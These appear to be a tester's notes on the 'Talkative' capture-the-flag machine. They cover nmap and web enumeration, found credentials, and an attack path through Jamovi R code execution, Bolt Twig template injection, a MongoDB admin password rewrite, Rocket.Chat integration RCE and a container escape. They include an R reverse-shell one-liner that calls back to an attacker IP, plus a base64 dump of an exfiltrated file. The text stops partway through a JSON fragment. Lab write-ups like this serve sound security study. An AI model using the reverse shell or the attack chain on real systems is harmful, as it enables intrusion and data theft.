Path of Exploitation

Foothold: get rce from jamovi server R editor plugin on port 8080, find the bolt_administration.omv file and unzip it. find passwords and user emails in file.
User: Log into bolt webserver on port 80 with discovered creds and get twig ssti to rce into bolt docker from there, ssh into host as user saul.
root: port forward docker host running mongodb on port 27017 to kali host and enumerate the database. find admin hash and rewrite admin password to a known hash, or create a user and make the user role admn. from here, login to rocketchat on port 3000 with admin features and create an incoming integration to get RCE and shell into docker host. from here, run shocker or shocker_write from hacktricks to get root.

Creds

Username	Password	Description
admin	jeO09ufhWD<s	http://talkative.chtb/bolt/login
saul	jeO09ufhWD<s	ssh @172.17.0.1 from 172.17.0.6

Janit Smith (Chief Financial Officer)

janit@talkative.htb

Saul Goodman (Chief Executing Officer)

saul@talkative.htb

Matt Williams (Chief Marketing Officer & Head of Design)

matt@talkative.htb

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	
3000		
8080	http	Jamovi Tornado httpd
8081	http	Tornado httpd
8082	http	Tornado httpd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Jul 12 17:17:28 2022 as: nmap -sC -sV -oA nmap/Full -vvv -p- 10.10.11.155
Nmap scan report for 10.10.11.155
Host is up, received echo-reply ttl 63 (0.064s latency).
Scanned at 2022-07-12 17:17:29 EDT for 48s
Not shown: 65529 closed tcp ports (reset)
PORT     STATE    SERVICE REASON         VERSION
22/tcp   filtered ssh     no-response
80/tcp   open     http    syn-ack ttl 62 Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://talkative.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Debian)
3000/tcp open     ppp?    syn-ack ttl 62
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-XSS-Protection: 1
|     X-Instance-ID: TWFWH2HY7pc3uBMES
|     Content-Type: text/html; charset=utf-8
|     Vary: Accept-Encoding
|     Date: Tue, 12 Jul 2022 21:18:14 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <link rel="stylesheet" type="text/css" class="__meteor-css__" href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
|     <meta charset="utf-8" />
|     <meta http-equiv="content-type" content="text/html; charset=utf-8" />
|     <meta http-equiv="expires" content="-1" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <meta name="fragment" content="!" />
|     <meta name="distribution" content="global" />
|     <meta name="rating" content="general" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" />
|     <meta name="mobile-web-app-capable" content="yes" />
|     <meta name="apple-mobile-web-app-capable" conten
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     X-XSS-Protection: 1
|     X-Instance-ID: TWFWH2HY7pc3uBMES
|     Content-Type: text/html; charset=utf-8
|     Vary: Accept-Encoding
|     Date: Tue, 12 Jul 2022 21:18:15 GMT
|     Connection: close
|     <!DOCTYPE html>
```

```
|     <html>
|     <head>
|     <link rel="stylesheet" type="text/css" class="__meteor-css__" href="/3ab95015403368c507c78b4228d38a494ef33a08.css?meteor_css_resource=true">
|     <meta charset="utf-8" />
|     <meta http-equiv="content-type" content="text/html; charset=utf-8" />
|     <meta http-equiv="expires" content="-1" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <meta name="fragment" content="!" />
|     <meta name="distribution" content="global" />
|     <meta name="rating" content="general" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" />
|     <meta name="mobile-web-app-capable" content="yes" />
|     <meta name="apple-mobile-web-app-capable" conten
|   Help, NCP:
|_    HTTP/1.1 400 Bad Request
8080/tcp open     http    syn-ack ttl 62 Tornado httpd 5.0
|_http-title: jamovi
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: TornadoServer/5.0
8081/tcp open     http    syn-ack ttl 62 Tornado httpd 5.0
|_http-server-header: TornadoServer/5.0
|_http-title: 404: Not Found
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8082/tcp open     http    syn-ack ttl 62 Tornado httpd 5.0
|_http-title: 404: Not Found
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: TornadoServer/5.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.92%I=7%D=7/12%Time=62CDE516%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,78D7,"HTTP/1\.1\x20200\x20OK\r\nX-XSS-Protection:\x201\r\nX-In
SF:stance-ID:\x20TWFWH2HY7pc3uBMES\r\nContent-Type:\x20text/html;\x20chars
SF:et=utf-8\r\nVary:\x20Accept-Encoding\r\nDate:\x20Tue,\x2012\x20Jul\x202
SF:022\x2021:18:14\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html>\n<head>\n\x20\x20<link\x20rel=\"stylesheet\"\x20type=\"text/c
SF:ss\"\x20class=\"__meteor-css__\"\x20href=\"/3ab95015403368c507c78b4228d
SF:38a494ef33a08\.css\?meteor_css_resource=true\">\n<meta\x20charset=\"utf
SF:-8\"\x20/>\n\t<meta\x20http-equiv=\"content-type\"\x20content=\"text/ht
SF:ml;\x20charset=utf-8\"\x20/>\n\t<meta\x20http-equiv=\"expires\"\x20cont
SF:ent=\"-1\"\x20/>\n\t<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=
SF:\"IE=edge\"\x20/>\n\t<meta\x20name=\"fragment\"\x20content=\"!\"\x20/>\
SF:n\t<meta\x20name=\"distribution\"\x20content=\"global\"\x20/>\n\t<meta\
SF:x20name=\"rating\"\x20content=\"general\"\x20/>\n\t<meta\x20name=\"view
SF:port\"\x20content=\"width=device-width,\x20initial-scale=1,\x20maximum-
SF:scale=1,\x20user-scalable=no\"\x20/>\n\t<meta\x20name=\"mobile-web-app-
SF:capable\"\x20content=\"yes\"\x20/>\n\t<meta\x20name=\"apple-mobile-web-
SF:app-capable\"\x20conten")%r(Help,1C,"HTTP/1\.1\x20400\x20Bad\x20Request
SF:\r\n\r\n")%r(NCP,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(HTT
SF:POptions,3F0C,"HTTP/1\.1\x20200\x20OK\r\nX-XSS-Protection:\x201\r\nX-In
SF:stance-ID:\x20TWFWH2HY7pc3uBMES\r\nContent-Type:\x20text/html;\x20chars
SF:et=utf-8\r\nVary:\x20Accept-Encoding\r\nDate:\x20Tue,\x2012\x20Jul\x202
SF:022\x2021:18:15\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html
SF:>\n<html>\n<head>\n\x20\x20<link\x20rel=\"stylesheet\"\x20type=\"text/c
SF:ss\"\x20class=\"__meteor-css__\"\x20href=\"/3ab95015403368c507c78b4228d
SF:38a494ef33a08\.css\?meteor_css_resource=true\">\n<meta\x20charset=\"utf
SF:-8\"\x20/>\n\t<meta\x20http-equiv=\"content-type\"\x20content=\"text/ht
SF:ml;\x20charset=utf-8\"\x20/>\n\t<meta\x20http-equiv=\"expires\"\x20cont
SF:ent=\"-1\"\x20/>\n\t<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=
SF:\"IE=edge\"\x20/>\n\t<meta\x20name=\"fragment\"\x20content=\"!\"\x20/>\
SF:n\t<meta\x20name=\"distribution\"\x20content=\"global\"\x20/>\n\t<meta\
SF:x20name=\"rating\"\x20content=\"general\"\x20/>\n\t<meta\x20name=\"view
SF:port\"\x20content=\"width=device-width,\x20initial-scale=1,\x20maximum-
SF:scale=1,\x20user-scalable=no\"\x20/>\n\t<meta\x20name=\"mobile-web-app-
SF:capable\"\x20content=\"yes\"\x20/>\n\t<meta\x20name=\"apple-mobile-web-
SF:app-capable\"\x20conten");
Service Info: Host: 172.17.0.6

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 12 17:18:17 2022 -- 1 IP address (1 host up) scanned in 48.78 seconds
```

/etc/hosts

```
10.10.11.155    talkative.htb
```

Web Enumeration

```
HTTP/1.1 200 OK
Date: Tue, 12 Jul 2022 21:27:34 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.4.28
Cache-Control: max-age=0, must-revalidate, private
permissions-policy: interest-cohort=()
X-Powered-By: Bolt
Link: <http://talkative.htb/api/docs.jsonld>; rel="http://www.w3.org/ns/hydra/core#apiDocumentation"
Expires: Tue, 12 Jul 2022 21:27:34 GMT
Vary: Accept-Encoding
Content-Length: 36943
Connection: close
Content-Type: text/html; charset=UTF-8
```

response from maps.google.com

```
<address>Apache/2.4.52 (Debian) Server at 172.17.0.6 Port 80
```


all ip redirects to talkative.htb

feroxbuster


```
[#>------------------] - 17m    29794/344044  3h      found:12      errors:29675
[###>----------------] - 17m    15090/86008   14/s    http://talkative.htb
[###>----------------] - 17m    14902/86008   14/s    http://talkative.htb/
[###>----------------] - 17m    14800/86008   14/s    http://talkative.htb/files
[###>----------------] - 17m    14600/86008   14/s    http://talkative.htb/en
```

stopped the buster because it was slowing down the site..


followed link and found api/docs.json and then api/contents/ and sent me to bolt login..




Talkative.htb:3000



registered with superduper@talkative.htb




saul is admin..




```
(.venv) kali@kali:~/www$ bash methods.sh -u http://talkative.htb:3000/bd71bf72da3fa49f0e4da1e7b4e92c9c861c77b8.js
Downloading 'http://talkative.htb:3000/bd71bf72da3fa49f0e4da1e7b4e92c9c861c77b8.js' to 'site.js'...
Extracting application specific code...
Beautifing javascript...
Finding methods from '.call("'...
Sorting found methods...
banner/dismiss
createDirectMessage
getReadReceipts
loadLocale
personalAccessTokens:generateToken
personalAccessTokens:regenerateToken
personalAccessTokens:removeToken
samlLogout
unreadMessages
userSetUtcOffset
Cleaning temporary files...
Done.
```

Talkative.htb:8080



can get rev shell with this..

```
c<-socketConnection(host="10.10.14.178",9001,blocking=TRUE,timeout=1000000);while(TRUE){writeLines(readLines(pipe(readLines(c,1))),c)}
```

```
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 00000000 A179
hex: 00000000
IP: 0.0.0.0  PORT: 41337
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 00000000 A17A
hex: 00000000
IP: 0.0.0.0  PORT: 41338
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 00000000 A17B
hex: 00000000
IP: 0.0.0.0  PORT: 41339
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 0B00007F 8667
hex: 0B00007F
IP: 127.0.0.11  PORT: 34407
(.venv) kali@kali:/opt$ perl proc_net_tcp_decode.pl 020012AC A179
hex: 020012AC
IP: 172.18.0.2  PORT: 41337
```

not much on this machine only 1 file to really look at and can't figure out how to exfiltrate data.. but managed to do this to get it...

```
base64 /root/bolt-administration.omv
```

```
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
eXNpc1BLBQYAAAAABwAHAJQBAADmBgAAAAA=
```


unzip the file


```
{"A": {"labels": [[0, "Username", "Username", false], [1, "matt@talkative.htb", "matt@talkative.htb", false], [2, "janit@talkative.htb", "janit@talkative.htb", false], [3, "saul@talkative.htb",
